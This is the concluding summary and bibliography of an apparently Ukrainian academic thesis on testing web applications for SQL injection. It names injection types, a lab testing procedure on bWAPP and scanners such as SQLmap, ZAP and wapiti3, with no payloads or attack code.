*Remote code execution* - комп'ютерна вразливість, при якій відбувається віддалене виконання коду на зламувати комп'ютері, сервері і т.п. Можливість експлуатації RCE виникає через грубі помилки розробки сайту, відсутності фільтрації передаваємих параметрів, використання небезпечних функцій і прийомів програмування.

На основі проведеного аналізу були виділені основні типи ін'єкцій, а саме:

1) *In-band SQL Injection* (Внутрішньосмугова ін'єкція SQL), яка в свою чергу поділяється на Error-based та union-based

2) *Inferential SQL Injection(Blind SQL Injection)* поділяється на Boolean-based та Time-based.

*3) Out-of-band SQL Injection (out-bound)*

Розроблено алгоритм тестування веб-застосунку, що складається з наступних кроків:

- розгортання середовища тестування;
- встановлення тестового застосунка;
- пошук критичних веб-сторінок;
- підготовка та запуск тестів;
- оцінка результатів;
- складання звіту.

За допомогою, розгорнутого на віртуальній машині, застосунку bWAPP були практично реалізовані SQL ін'єкції типу GET/SEARCH, POST /SEARCH, GET/SELECT, Login Form/User та Blind – time-based.

Була проаналізована робота таких інструментів сканування веб-застосунків на вразливості, як: SQLmap, ZAP та wapiti3.

Згідно отриманих в ході аналізу результатів були розроблені рекомендації, які можна використовувати для тестування веб-застосунків на вразливість до SQL ін’єкцій.

# СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ


1. Дмитрий Е. SQL Injection от А до Я / Дмитрий Евтеев. – 62 с.
2. Vorobiev E. A. ANALYSIS AND TECHNIQUES FOR PROTECTING AGAINST SQL INJECTIONS / E. A. Vorobiev, I. Д. Chabanov. // Международный научный журнал «Синергия наук».
3. Тецкий А. Г. Исследование методов получения содержимого базы данных с помощью SQL-инъекций / Тецкий А. Г., 2014.
4. Kariyawasam C. Introduction to SQL Injections [Електронний ресурс] / Charithra Kariyawasam. – 2017. – Режим доступу до ресурсу: https://medium.com/@charithra/introduction-to-sql-injections-8c806537cf5d.
5. Rubens P. How to Prevent SQL Injection Attacks [Електронний ресурс] / Paul Rubens. – 2021. – Режим доступу до ресурсу: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/.
6. Власов В. С. АНАЛИТИЧЕСКИЙ ОБЗОР SQL-ИНЪЕКЦИЙ / Власов Всеволод Сергеевич, Клименко Владислав Денисович, Сомова Екатерина Игоревна. // II международная научно-практическая конференция.
7. Chris A. Advanced SQL Injection In SQL Server Applications / Chris Anley.
8. Дмитрий Е. БЫСТРЫЕ ТЕХНИКИ ЭКСПЛУАТАЦИИ BLIND SQL INJECTION / Дмитрий Евтеев, 2010. – 12 с.
9. Саєнко Г. Захист веб-додатків від SQL-ін’єкцій / Г. Саєнко, Т. Гріненко. // GLOBAL CYBER SECURITY FORUM 2019. – 2019.
10. Richardson B. SQL Injection: Introduction and prevention methods in SQL Server [Електронний ресурс] / Ben Richardson. – 2019. – Режим доступу до ресурсу: https://www.sqlshack.com/sql-injection-introduction-and-prevention-methods-in-sql-server/
11. Clarke J. SQL Injection Attacks and Defense / Justin Clarke. – 225 Wyman Street, Waltham, MA 02451, USA: Elsevier, Inc, 2012. – 576 с.

12. Егоров М. Выявление и эксплуатация SQL-инъекций в приложениях / М. Егоров. // Защита информации. INSIDE. – 2011. – №2. – С. 7.

13. Dougherty C. Practical Identification of SQL Injection Vulnerabilities / Chad Dougherty. – 2012.

14. GRUBER M. SQL для простых смертных / MARTIN GRUBER., 2014.

15. Рябко Д. ПОДХОД К ТЕСТИРОВАНИЮ УЯЗВИМОСТИ WEB-ПРИЛОЖЕНИЙ ОТ АТАК ТИПА SQL-ИНЪЕКЦИЙ / Рябко Д.М., 2006.

16. Порошин И. ОСНОВНЫЕ ПОДХОДЫ К РАЗРАБОТКЕ ВЕБ-ПРИЛОЖЕНИЙ / Порошин И. А.

17. Information Disclosure [Електронний ресурс] – Режим доступу до ресурсу: https://studfile.net/preview/953319/page:14/.

18. Виды информационных угроз и способы борьбы с ними [Електронний ресурс]. – 2012. – Режим доступу до ресурсу: https://www.dokwork.ru/2012/01/blog-post.html#t_5.

19. Базы данных. Основы SQL. Введение в SQL-инъекции [Електронний ресурс] – Режим доступу до ресурсу: https://hacker-basement.ru/2020/05/18/bazi-dannix-osnovy-sql/.

20. SQL injection [Електронний ресурс] – Режим доступу до ресурсу: https://portswigger.net/web-security/sql-injection.

21. Фиайли К. VISUAL QUICKSTART GUIDE SQL / Крис Фиайли.

22. Polyakov A. SAP SQL Injections [Електронний ресурс] / Alexander Polyakov – Режим доступу до ресурсу: https://dzone.com/articles/sap-sql-injections.

23. Crumb P. What is SQL Injection? How to Prevent SQL Injection [Електронний ресурс] / Peter Crumb – Режим доступу до ресурсу: https://dzone.com/articles/what-is-sql-injection-how-to-prevent-sql-injection.

24. Understanding SQL Injection, Identification and Prevention [Електронний ресурс] – Режим доступу до ресурсу: https://www.varonis.com/blog/sql-injection-identification-and-prevention-part-1/.

25. Zbigniew B. How Blind SQL Injection Works [Електронний ресурс] / Banach Zbigniew – Режим доступу до ресурсу: https://www.netsparker.com/blog/web-security/how-blind-sql-injection-works/.

26. Callahan J. Advanced SQL Injection [Електронний ресурс] / Jonn Callahan – Режим доступу до ресурсу: https://blog.nvisium.com/advanced-sql-injection.

27. SQL Injections–Introduction [Електронний ресурс] – Режим доступу до ресурсу: http://cis1.towson.edu/~cssecinj/modules/other-modules/database/sql-injection-introduction/.

28. Гурина А. Обнаружение атак SQL-injection на веб-сервер без инспекции трафика [Електронний ресурс] / Анастасия Гурина – Режим доступу до ресурсу: https://www.itsec.ru/articles/obnaruzhenie-atak-sql-injection-na-veb-server-bez-inspekcii-trafika.

29. SQL Injection Prevention Cheat Sheet [Електронний ресурс]. – Режим доступу: https://goo.gl/N1NHtW.

30. Pietraszek T. Defending against Injection Attacks through ContextSensitive String evaluation / T. Pietraszek, C. V. Berghe // Recent Advances in Intrusion Detection. – 2013. – Vol. 3858. - pp. 124- 145.

31. Top 10 A1-Injection [Електронний ресурс]. – Режим доступу: https://owasp.org/www-project-top-ten/

32. Wassermann G. Static Checking of Dynamically Generated Queries in Database Applications / Wassermann, G; Gould, C; Su, Z, et al. // ACM Transactions on Software Engineering and Methodology. – 2017.

33. Cobb M. SQL injection detection tools and prevention strategies [Електронний ресурс] / Michael Cobb – Режим доступу до ресурсу: https://www.computerweekly.com/tip/SQL-injection-detection-tools-and-prevention-strategies.

34. Как найти и устранить SQL-уязвимость на сайте [Електронний ресурс] – Режим доступу до ресурсу: https://virusdie.ru/blog/kak-naiti-ustranit-sql-uyazvimost/.

35. Суліма О. SQL-ін'єкції: виявлення та запобігання / О. Суліма, Л. Мирутенко. // ПРОБЛЕМИ КІБЕРБЕЗПЕКИ ІНФОРМАЦІЙНО-ТЕЛЕКОМУНІКАЦІЙНИХ СИСТЕМ (PCSITS). – 2021. – С. 98–99

36. Класифікація баз даних [Електронний ресурс] – Режим доступу до ресурсу: http://lib.mdpu.org.ua/e-book/vstup/L5.htm.

37. Do Stored Procedures Protect Against SQL Injection? [Електронний ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/ru-ru/archive/blogs/brian_swan/do-stored-procedures-protect-against-sql-injection.

38. SQL Injection Using UNION [Електронний ресурс] – Режим доступу до ресурсу: https://www.sqlinjection.net/union/.

39. Antveer K. Methodology and Analysis for Various SQL Injection Techniques / Kaur Antveer. // International Journal of Computer Science & Engineering Technology (IJCSET). – 2014. – С. 373–377.

40. SQL Injection [Електронний ресурс] – Режим доступу до ресурсу: https://owasp.org/www-community/attacks/SQL_Injection.

41. Callahan J. Advanced SQL Injection [Електронний ресурс] / Jonn Callahan – Режим доступу до ресурсу: https://blog.nvisium.com/advanced-sql-injection.

42. Описание sqlmap [Електронний ресурс] – Режим доступу до ресурсу: https://kali.tools/?p=816.